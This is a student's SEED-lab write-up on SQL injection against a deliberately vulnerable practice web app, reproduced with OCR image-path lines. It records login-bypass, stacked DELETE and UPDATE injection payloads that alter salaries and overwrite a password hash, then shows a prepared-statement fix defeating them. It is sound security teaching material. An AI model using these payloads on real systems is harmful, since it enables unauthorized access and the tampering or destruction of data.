
SQL Injection Attack Lab


Liangyu W

Task 1: Get Familiar with SQL Statements

Log into MySQL open-source relational database management system:




We use the command “SELECT * FROM credential WHERE Name="Alice" \G;” to query the profile information of Alice:




The /G option display the information vertically.

Task 2: SQL Injection Attack on SELECT Statement

2.1: SQL Injection Attack from webpage




The SQL injection “admin’; #” causes the SQL query to become “WHERE name= ‘admin’; # and Password=’$hashed_pwd’";




2.2: SQL Injection Attack from command line

We use the command: curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20+%23&Password='



2.3: Append a new SQL statement

We use the SQL injection: admin'; DELETE FROM credential WHERE Name="Alice"; #




This got the server to run two SQL statements. However the web application has implemented countermeasure to prevent unauthorized deletion of record.

Task 3: SQL Injection Attack on UPDATE Statement

3.1: Modify your own salary

We use the SQL injection: ',salary='99999' WHERE eid=10000; #




3.2: Modify other people' salary

We use the SQL injection: ',salary='1' WHERE name='Boby'; #


3.3: Modify other people' password

We use the SQL injection:
',Password='35318264C9A98FAF79965C270AC80C5606774DF1' WHERE name='Boby'; #
Where 35318264C9A98FAF79965C270AC80C5606774DF1 is the SHA1 hash of "Alice".



Task 4: Countermeasure — Prepared Statement

We modify the unsafe_edit_backend.php as follows:



```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;

      $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,addres
s=?,Password=? where ID=?;");
      $stmt->bind_param("sssss",$input_nickname, $input_email, $input_addres
s, $hashed_pwd, $id);
      $stmt->execute();

}else{

  // if passowrd field is empty.
      $stmt = $conn->prepare("UPDATE credential SET nickname=?,email=?,addres
s=?,PhoneNumber=? where ID=?;");
      $stmt->bind_param("sssss",$input_nickname, $input_email, $input_addres
s, $input_phonenumber, $id);
      $stmt->execute();
}


$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

Now the previous SQL injection attacks no longer work:

Alice Profile

Key	Value
Employee ID	10000
Salary	1
Birth	9/20
SSN	10211002
NickName	',salary='888' WHERE eid=10000; #
Email	
Address	
Phone Number	

Alice Profile

Key	Value
Employee ID	10000
Salary	1
Birth	9/20
SSN	10211002
NickName	',salary='1' WHERE name='Boby'; #
Email	
Address	
Phone Number	

Alice Profile

Key	Value
Employee ID	10000
Salary	1
Birth	9/20
SSN	10211002
NickName	',Password='123456' WHERE name='Boby'; #
Email	
Address	
Phone Number	